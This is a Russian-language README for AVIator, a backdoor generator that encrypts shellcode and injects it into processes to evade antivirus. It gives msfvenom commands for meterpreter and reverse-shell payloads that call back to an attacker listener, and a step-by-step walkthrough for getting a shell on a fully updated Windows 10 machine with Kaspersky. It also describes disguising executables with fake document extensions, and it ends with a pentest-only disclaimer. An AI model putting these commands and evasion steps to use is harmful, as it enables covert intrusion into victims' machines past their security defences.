
 ch0pin/aviator
Проект по обходу антивирусов


AviAtor портирован на NETCore 5 с обновлённым интерфейсом
О программе://имя
AV: Антивирус
Ator: Мечник, алхимик, учёный, маг, эрудит и инженер, способный иногда создавать объекты из воздуха (https://en.wikipedia.org/wiki/Ator)
О программе://назначение
AV|Ator — это утилита для генерации бэкдоров, использующая криптографические методы и методы внедрения для обхода обнаружения АВ. Более конкретно:
[https://attack.mitre.org/techniques/T1055/]:
Внедрение переносимого исполняемого файла, которое включает запись вредоносного кода непосредственно в процесс (без файла на диске) с последующим вызовом выполнения с помощью дополнительного кода или создания удалённого потока. Смещение внедрённого кода требует дополнительной возможности переназначения ссылок на память. Вариации этого метода, такие как рефлексивная инъекция DLL (запись самокартирующейся DLL в процесс) и модуль памяти (картирование DLL при записи в процесс), решают проблему перемещения адресов.
Перехват выполнения потока, который включает внедрение вредоносного кода или пути к DLL в поток процесса. Похоже на Process Hollowing, поток должен быть сначала приостановлен.
Приложение имеет форму, которая состоит из трёх основных полей ввода (см. скриншот ниже):

Важное примечание: шеллкод должен быть предоставлен в виде массива байтов C#.
Значения по умолчанию содержат шеллкод, который запускает notepad.exe (32-битный). Эта демонстрация приведена как пример того, как должен быть сформирован код (с помощью msfvenom это легко делается с помощью ключа -f csharp, например: msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=XXXX -f csharp).
После заполнения предоставленных полей ввода и выбора пути вывода создаётся исполняемый файл в соответствии с выбранными опциями.
Простыми словами, подмена исполняемого файла, чтобы он выглядел как имеющий «безобидное» расширение, например 'pdf', 'txt' и т.д. Например, файл «testcod.exe» будет интерпретирован как «tesexe.doc»
Имейте в виду, что некоторые антивирусы сами по себе предупреждают о подделке как о вредоносном ПО.
Думаю, все знают, что это такое :)
Получение шелла на машине с Windows 10 с полностью обновлённым антивирусом Kaspersky
Создайте нагрузку с помощью msfvenom
msfvenom -p windows/x64/shell/reverse_tcp_rc4 LHOST=10.0.2.15 LPORT=443 EXITFUNC=thread RC4PASSWORD=S3cr3TP4ssw0rd -f csharp
Используйте AVIator со следующими настройками
Архитектура целевой ОС: x64
Техника внедрения: Перехват потока (Архитектура шеллкода: x64, Архитектура ОС: x64)
Целевая процедура: explorer (оставьте по умолчанию)
Настройте слушатель на атакующей машине
Запустите сгенерированный exe на машине жертвы
Windows:
Либо скомпилируйте проект, либо скачайте уже скомпилированный исполняемый файл из следующей папки:
https://github.com/Ch0pin/AVIator/tree/master/Compiled%20Binaries
Linux:
Установите Mono в соответствии с вашим дистрибутивом Linux, скачайте и запустите бинарники
например в kali:
   root@kali# apt install mono-devel

   root@kali# mono aviator.exe
Дэймону Мохаммадбагеру за процедуру шифрования
Я разработал это приложение, чтобы преодолеть сложные задачи процесса пентеста, и это ЕДИНСТВЕННЫЙ СПОСОБ использования этого приложения. Убедитесь, что у вас есть необходимые разрешения на его использование против системы, и никогда не используйте его в незаконных целях.






